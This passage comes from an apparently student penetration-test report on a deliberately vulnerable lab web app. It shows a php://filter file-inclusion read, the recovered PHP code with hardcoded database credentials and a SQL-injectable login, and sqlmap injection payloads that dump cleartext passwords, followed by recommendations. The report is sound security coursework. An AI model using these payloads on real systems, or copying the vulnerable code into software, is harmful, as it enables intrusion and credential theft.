
Figure 4 The id parameter as it works normally, id=contact



192.168.1.127:8080/cwk/index.php?id=passwords.txt

```
web test accounts: user1:omri3m2r user2:k2nr324tr user3:ofm4ot4334t user4:4otm43ot user5:fifaaa user6:doewmfoewf phil:password TOKEN-6d84327c1192dcae9a4ef87cca0be0bc938f7936
© Global Software Ltd 2020
```


Figure 5 The passwords.txt


Global Software Limited
http://192.168.1.127:8080/cwk/inde
New Tab
What Is The CIA Triad?
gdpr infringement - Google Se
192.168.1.127:8080/cwk/index.php?id=pHp://FilTer/convert.base64-encode/resource=index
Home
About
Contact
Email
Password
Sign in

PD9waHAKCi8vIHRvZG8gLSBjb3VsZCByZXBsYWNlIHRoaXMgd2l0aCBwcm9wZXIgbG9naW4hCmlmIChpc3NldCgkX1BPU1RbJ3Bhc3N3b3JkJ10pKXsKCWlmIChpc3NldCgkX1BPU1RbJ2VtYWlsJ10pKXsKCQokc2VydmVybmFtZS
/cGhwICAgCgppZihpc3NldCgkX0dFVFsnU3VibWl0J10pKXsKCiAgICAgICAgLy8gUmV0cmlldmUgZGF0YQoJZWNobyAiVGVzdCI7CiAgICAgICAgJGlkID0gJF9HRVRbJ2lkJ107CgogICAgICAgICRnZXRpZCA9ICJTRUxFQ1QgKiAgRlJ
/PgogICAgICA8Zm9vdGVyPgoJICA8cD4mY29weTsgR2xvYmFsIFNvZnR3YXJlIEx0ZCA8P3BocCBlY2hvIGRhdGUoIlkiKTsgPz48L3A+CiAgICAgIDwvZm9vdGVyPgogICAgPC9kaXY+IDwhLS0gL2NvbnRhaW5lciAtLT4KCgogICAgPCE

© Global Software Ltd 2021

Figure 6 The contents of index.php as a base64 string



```php
<?php

// todo - could replace this with proper login!
if (isset($_POST['password'])){
    if (isset($_POST['email'])){

$servername = "localhost";
$username = "root";
$password = "coursework";
$dbname = "coursework";
$uname = $_POST['email'];
$pwd = $_POST['password'];
$conn = new mysqli($servername,$username,$password,$dbname);

if ($conn->connect_error) {
    die("Connection Failed: " .$conn->connect_error);
}
$sql ="SELECT * from  users where username = '{$uname}' and password = '{$pwd}'";
$result = $conn->query($sql);
if ($result->num_rows > 0) {
    while ($row = $result->fetch_assoc()) {
        echo "Hello ".$row["username"]." you are currently logged in using the password ".$row["password"]."<br>";
}
}
else echo "I'm sorry, you are not logged in";
$conn->close;
}
}
?>
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <meta name="description" content="">
    <meta name="author" content="">

    <title>Global Software Limited</title>

    <!-- Bootstrap core CSS -->
    <link href="css/bootstrap.min.css" rel="stylesheet">
```

Figure 7 The unencoded contents

Recommendation

Database Credentials

Any database credentials should be removed from source code and if possible, an authentication token should be used to connect to the service in question. The use of a token allows for easy lockout & regeneration in the case of a breach.

Input Validation

All user-supplied input should be processed under strict input validation, prior to its inclusion in a file path. Ideally, a whitelist approach to input filtering should be adopted whereby any input not conforming to the expected pattern is rejected without being processed. Any use of whitelisting should be careful to consider the myriad options of text encoding in respect of submitted data.

3.3 Clear Text Credentials

Risk Rating	CVSS Score
HIGH	7.5

Impact	5	
Exploitability	2	
CWE	CWE-256	
Confidentiality	Integrity	Availability

Description

Good password management guidelines dictate that a password should never be stored in plaintext. Storing passwords in plain text allows anyone who can read the file access to the password protected resource, this could be via a database connection string, or via a user account login and can turn what was a smaller compromise quite large, very quickly.

Details

Passwords in the Global Software database are stored both unsalted & in clear-text. This is seen in Figure 7, after using the following SQLMap command:

```
sqlmap -u "http://127.0.0.1/cwk/" --data "email=admin&password=admin --dump
```

Or by entering `‘ or ‘a’ = ‘a` in both the username and password login fields and reading the returned data.


Impact

This issue impacts the CONFIDENTIALITY of all the user credentials stored in the database. Storing credentials in cleartext allows an attacker with access to the database the ability to see users’ passwords, this issue can be particularly damaging as users often reuse passwords across sites, perhaps internet banking of personal email accounts.

The business impact of an issue such as this is:


- Widespread compromise of user accounts
- Reputational damage due to leakage of customer credentials
- Embarrassment & reputational damage due to leaked credentials being used against other sites

Evidence


Web Application_[Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
samurai@samuraiwtf: ~
File Edit View Search Terminal Help
Global Software Limited - Mozilla Firefox
cwk : bash - Konsole
samurai@samuraiwtf: ~
14:15

```
sqlmap identified the following injection point(s) with a total of 92 HTTP(s) requests
---
Parameter: email (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: email=aa' AND (SELECT * FROM (SELECT(SLEEP(5)))tFSF) AND 'FVSZ'='FVSZ&password=aa

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: email=aa' UNION ALL SELECT NULL,CONCAT(0x71626a6b71,0x5466576a6f785a4a6562,0x716b707871),NULL-- &password=aa
---
[09:14:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0.12
[09:14:32] [INFO] fetched data logged to text files under '/home/samurai/.sqlmap/output/127.0.0.1'

[*] shutting down at 09:14:32

samurai@samuraiwtf:~$ sqlmap -u "http://127.0.0.1/cwk/index.php" --data "email=aa&password=aa" --dump

        {1.0-dev-33de0e8}

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respo
nsible for any misuse or damage caused by this program

[*] starting at 09:14:41

[09:14:41] [INFO] resuming back-end DBMS 'mysql'
[09:14:41] [INFO] testing connection to the target URL
[09:14:41] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT)
    Payload: email=aa' AND (SELECT * FROM (SELECT(SLEEP(5)))tFSF) AND 'FVSZ'='FVSZ&password=aa

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: email=aa' UNION ALL SELECT NULL,CONCAT(0x71626a6b71,0x5466576a6f785a4a6562,0x716b707871),NULL-- &password=aa
---
[09:14:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0.12
[09:14:41] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[09:14:41] [INFO] fetching current database
[09:14:41] [INFO] fetching tables for database: 'coursework'
[09:14:41] [INFO] fetching columns for table 'users' in database 'coursework'
[09:14:41] [INFO] fetching entries for table 'users' in database 'coursework'
[09:14:41] [INFO] analyzing table dump for possible password hashes
Database: coursework
Table: users
[3 entries]
+----+----------+-------------+
| id | username | password    |
+----+----------+-------------+
| 1  | Bob      | password1   |
| 2  | Nigel    | hungergames |
| 3  | Mary     | littlelamb  |
+----+----------+-------------+
```

Figure 8 Cleartext credentials in the database



Hello Bob you are currently logged in using the password password1
Hello Nigel you are currently logged in using the password hungergames
Hello Mary you are currently logged in using the password littlelamb

Global Software Ltd

We develop just-in-time secure software for a wide variety of sectors including finance, energy and government. Our customers value our efficiency and quick turn around times. Contact us to receive a quote or more information.

Finance

Our bespoke finance software is used by major banking and accounting institutions throughout the world and meets standards such as HIPAA and PCI-DSS.

Energy

Our applications help secure critical infrastructure while allowing remote engineers to perform day to day tasks from the comfort of their own home.

Government

Governments and local councils rely on Global Software for software for assurance, tax calculations and advisory services.

© Global Software Ltd 2020

Figure 9 Data exposure with clear text credentials.

Recommendation

It is recommended that the customer implement a hashing algorithm on all passwords in the database, the hash function chosen should follow public standards (PBKDF2), for example SHA-256. As well as hashing passwords NCSC guidelines state that password salting should also occur (National Cyber Security Centre, n.d.).

Risk Rating	CVSS Score
HIGH	7.3

3.4 Inadequate Access Control

Impact	5	
Exploitability	5	
CWE	CWE-284	
Confidentiality	Integrity	Availability

Description

Access Control issues occur when the access control functionality of an application does not work as intended. Access control policy dictates what users should be able to do based on their authentication status and their permission level, for example, only administrative level users should be able to access administrative areas and functions.

In an application where the access control is considered broken, it might mean that normal users are able to access those administrative functions or anonymous users can access areas only meant for registered users.

Details

This web application has no protection on its admin page. A user can visit /admin.php without being logged in. Should the admin functionality be introduced and built upon in future versions of the application, this would be exposed to unauthenticated users.

```
curl -v http://127.0.0.1/cwk/admin.php
```

The response:

```
<HTTP/1.1 200 OK>
<p>Welcome back admin, token for today is: TOKEN-
40b5e6956f21a325e82d9e7e516284755c4193d1</p>
```


Impact

Depending on the functionality provided in the administrative section of the site, this issue can impact the CONFIDENTIALITY, INTEGRITY and AVAILABILITY of all data held within the application. Not only is an issue of this type useful for bad actors to exfiltrate or damage data, but it puts the application at risk of damage from normal users.

Potential problems arising from an issue such as this are:

- Data loss including (but not limited to) user account credentials, potentially sensitive user profile information and any content held within the application.
- Loss of administrative control over the application.
- Loss of application data integrity: Defacement and/or modification of application content.
- Risk of further vulnerabilities or “backdoors” being introduced.

Evidence


192.168.56.1:8080/cwk/admin.php
192.168.56.1:8080/cwk/admin.php

```
Welcome back admin, token for today is: TOKEN-40b5e6956f21a325e82d9e7e516284755c4193d1
```

Figure 10 An unauthenticated visit to /admin.php

Recommendation

If possible, any admin functionality should be moved into a separate application only accessible to users who are local to the web server, or accessible by VPN.
If remote administration is required, the customer should extend its current authentication system to cover the administrator page, as well as implement extra checks to ensure the user accessing the page is of the correct user role.

To prevent an issue like this making its way into production again, it is important to make your testers aware of the access control policy for your application.

Risk Rating	CVSS Score
LOW	0.0

3.5 Sensitive Data Exposure in Webserver Metafiles

<table>
<tr><td colspan="2">Impact</td><td colspan="2">2</td></tr>
<tr><td colspan="2">Exploitability</td><td colspan="2">5</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-200</td></tr>
<tr><td>Confidentiality</td><td colspan="2">Integrity</td><td>Availability</td></tr>
</table>

Description

robots.txt files are used by Web Spiders, Robots or Crawlers to find out more about accepted & unaccepted behaviour on a web page. Web Crawlers will automatically browse websites to find and categorize its content. Using disallow rules, the robots.txt might outline areas which are to be kept unindexed, it is here that data exposures might happen.

Details

The robots.txt file for the Global Software website leaks the location of a file called ‘CEO-expenses.xls’, at the time of writing the file does not exist, as shown by the following curl command:

```
curl http://127.0.0.1/cwk/CEO-expenses.xls
```

The response:


```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /cwk/CEO-expenses.xlx was not found on this server.</p>
<hr>
<address>Apache/2.4.7 (Ubuntu) Server at 127.0.0.1 Port 80</address>
```

Impact

This issue indicates that Global Software have a low level of understanding of cyber security and a low cyber maturity, this type of issue can lead to:

- Leakage of client and business confidential information
- Data exfiltration

Evidence


Global Software Limited
192.168.56.1:8080/cwk/robots.txt
192.168.56.1:8080/cwk/robots.txt

```
# robots.txt for web0.dmz/

User-agent: *
Disallow: /Test-Area/
Disallow: /Testing/
Disallow: /Admin/home.php
Disallow: /Admin/admin.php
Disallow: /maintainers.csv
Disallow: /CEO-expenses.xls
# TOKEN-8eda89ab9d481e3f48e7caef44bf5beafdb68fbe
```

Figure 11 The robot.txt file

Recommendation

It is recommended that the robots.txt is rewritten to exclude any information that does not need to be there or might hint to sensitive data in other locations.

For guidelines on how to write a secure robots.txt see the following resources:

- https://www.searchenginejournal.com/robots-txt-security-risks/289719/

3.6 Multiple Information Disclosures

Impact	0	
Exploitability	5	
Confidentiality	Integrity	Availability

Risk Rating	CVSS Score
LOW	0.0

Description

Information Disclosure happens when a website unintentionally leaks useful information to a potential attacker, this could be things such as software version numbers or information about the layout of the network. Information Disclosures, although not serious alone can give bad actors valuable information that will aid them in finding other ways in.

Details

The Global Software application unintentionally reveals:


- Information about the state of SSH on the web server through comments in source code
- Gives an insight to the state of logging & monitoring on the webserver.
  You can view these by viewing the source of the page in developer tools, CTRL + U

- From the phpinfo alone an attacker can ascertain:
